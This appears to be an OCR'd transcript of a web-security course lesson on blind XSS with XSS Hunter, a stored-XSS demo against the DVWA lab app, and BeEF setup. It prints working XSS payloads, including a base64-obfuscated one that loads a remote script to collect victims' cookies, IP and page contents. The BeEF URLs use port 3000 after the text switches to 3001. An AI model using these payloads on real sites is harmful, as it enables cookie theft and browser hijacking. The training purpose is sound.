
- https://samcurry.net/hacking-apple/#vuln12

Then, go ahead and complete this lesson and let’s move on to the next where we will take a look at XSS Hunter, the tool that was mentioned and that made the Tesla hack possible.

XSS Hunter

https://xsshunter.com/

XSS Hunter, although mentioned as a tool to help with Blind XSS, is not just meant for Blind XSS. Technically, it can be used to help discover all kinds of XSS vulnerabilities.



The service works by hosting what they call XSS probes which fire when a successful payload is triggered. When an XSS Hunter probe fires, it scans the page and sends information about the vulnerable page to the XSS Hunter service.

At that point, you can login to your account and see that information, or you can also set up email alerts that notify you of a successful fire.

It does this by creating a special short domain for you, which is what you use to craft your custom payload.

```
"><script src=//yoursubdomain.xss.ht></script>
```


You use that subdomain in your XSS testing, and again, XSS Hunter will automatically serve up XSS probes and collect the information when your payloads fire.

The information contains things like:

- Vulnerable page's URI
- Origin of execution
- Victim's IP address

- Page referer
- Victim's user agent
- All non-HttpOnly cookies (which we'll talk about in the defense section of the course)
- Page's full HTML DOM
- Full screenshot of the affected page
- Responsible HTTP Request

As an added bonus, the tool even includes a Markup Report generator so that you can submit your report directly on sites like HackerOne for Bug Bounties, or for your clients.



To start using XSS Hunter, you'll sign up for a new account, which will ask you for the generic sign up information, as well as your subdomain for the payload.

For mine, I'll choose `christophe` which will make my payload be: `https://christophe.xss.ht/`

Let's take a look at it for a moment.

First of all, these payloads are not meant to be used for illegal activity — this tool is strictly meant to be used for professional purposes, as stated at the top of this document.

If you'd like to see how the payload works, definitely check out the rest of the document.

Again, an example of an XSS payload containing this file would look like this:

```
"><script src=//christophe.xss.ht></script>
```

But, you can generate others directly from the tool. One thing I will note is that, at the time of this recording, the menu is *not* responsive, so I couldn't see the payload generator tab and thought it was a bug. Instead, just scroll to the right or expand the window and you will see that tab + the settings tab.

As you can see, there are a number of auto-generated payloads for you to use in case one or more of them don't work.

Once you find a vulnerability and your payload gets stored, it just takes someone opening up the page containing that persisted payload to fire the XSS probe and send the information to XSS Hunter. You can then see that information in your XSS Hunter payload, and go from there.

In fact, let's take a look at this in action! Pull up the DVWA application if it's not already running:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```


1. Admin/password to login
2. Create database
3. Login again
4. Go to XSS (Stored) in the DVWA.
5. Open it through OWASP ZAP so we can intercept the request
6. Submit a dummy request

Replace the `mtxMessage=asdfsdfsdf` with your payload. In my case, I'll use the image one:

```
"><img src=x id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9
Imh0dHBzOi8vY2hyaXN0b3BoZS54c3MuaHQiO2RvY3VtZW50LmJvZHkuYXBwZW5kQ2hpbGQoYSk7
onerror=eval(atob(this.id))>
```

So your request payload should look something like this:

```
txtName=fdgdfg&mtxMessage="><img src=x id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWV
udCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vY2hyaXN0b3BoZS54c3MuaHQiO2RvY3VtZW50LmJvZH
kuYXBwZW5kQ2hpbGQoYSk7 onerror=eval(atob(this.id))>&btnSign=Sign+Guestbook
```




Before we submit it, let me explain how this payload works. We're using an `<img>` payload, setting the source to `x` so we will trigger an error for our `onerror` event handler to execute an `eval()` statement. This `eval(atob(this.id))` statement is using a method called `atob()` which decodes base64. Since it's grabbing the image's ID, that tells us the ID is base64 encoded.

If we decode it, we can see what's going on:

```
echo dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vY
2hyaXN0b3BoZS54c3MuaHQiO2RvY3VtZW50LmJvZHkuYXBwZW5kQ2hpbGQoYSk7 | base64 --decode
```

Prints out:

```
var a=document.createElement("script");a.src="https://christophe.xss.
ht";document.body.appendChild(a);
```




So we are creating a `<script>` element with our XSS Hunter payload as the source, and then adding that to the DOM. That's how it's loading our XSS Hunter script.

Go ahead and submit the request through ZAP.

Go back to your XSS Hunter dashboard and refresh the page, making sure you're on the XSS Fires tab.

You should now see a screenshot of the DVWA page, and clicking on "View Full Report" will show you the screenshot again, as well as:

- The vulnerable page URL
- Execution origin
- User IP address
- Referer
- Victim User Agent
- Cookies
- DOM
- Injection Point (if using a tool that tags it, which we're not in this example)
- And the ability to generate a Markdown report




Pretty cool!

Feel free to play around with XSS Hunter before moving on. Once you're ready, mark this lesson as complete and I'll see you in the next!

Using BeEF

BeEF Setup

BeEF is short for Browser Exploitation Framework, and it is an open source penetration testing tool focused on exploiting vulnerabilities in the browser. The tool has been around since 2006, and it started as a Ruby project developed by a team led by Wade Alcorn.



The goal of the tool was to help pentesters assess the security posture of mobile and web clients, by using client-side attack vectors like the ones we've seen throughout this course.

As you will see in the section of this course dedicated to BeEF, this is a very powerful tool that — just in case you don't already — will leave you fearing XSS attacks. The reason I say that is because once BeEF hooks into one or more target web browsers, you can use the framework to launch directed attacks using what they call 'command modules' which let you run targeted attacks within the victim's browser.

But, we'll have plenty more time to talk about BeEF's extensive functionality. First, we need to install it and get the environment up & running.

If you've taken my courses before, you already know that I'm a huge fan of running tools and environments in Docker containers. While we haven't run all tools in containers, frameworks are usually much more intensive with lots of dependencies, so I prefer not to run those outside of VMs or containers, and frankly, containers are usually a much faster way to get things running anyway.


While there are pre-built images from Docker Hub you could use, instead, lets download the source code from GitHub.

```
git clone https://github.com/beefproject/beef.git
```

Next, we need to make one modification before starting the container. While you could configure a lot more options, we won't mess with those options in this course. If you want more details on that, check out documentation: https://github.com/beefproject/beef/wiki/Configuration

```
vim config.yaml
```

We need to edit the username and password, or BeEF won't work right. You can set it to whatever you'd like, but I'll use test/test since this is a throwaway environment.




I'm also going to change the port from 3000 to 3001, because other applications like the OWASP Juice Shop use that port, and so we don't want a conflict.

Next, build your image:

```
docker build -t beef .
```

This can take some time to finish, so I'll fast-forward.



Once the build command completes, run the image:

```
docker run -p 3001:3001 -p 6789:6789 -p 61985:61985 -p 61986:61986 --name beef beef
```


Navigate to:

```
http://localhost:3000/ui/authentication
```

Login using your username/pass (test/test)

We're now logged in to BeEF. Let's do a quick test to make sure everything's working right, and then we'll wrap up the lesson!

All we have to do for a test is to click on the basic demo page. Link: http://localhost:3000/demos/basic.html



Once you do that, go back to your BeEF tab, and you will see your browser showing up under the Online Browsers and localhost.

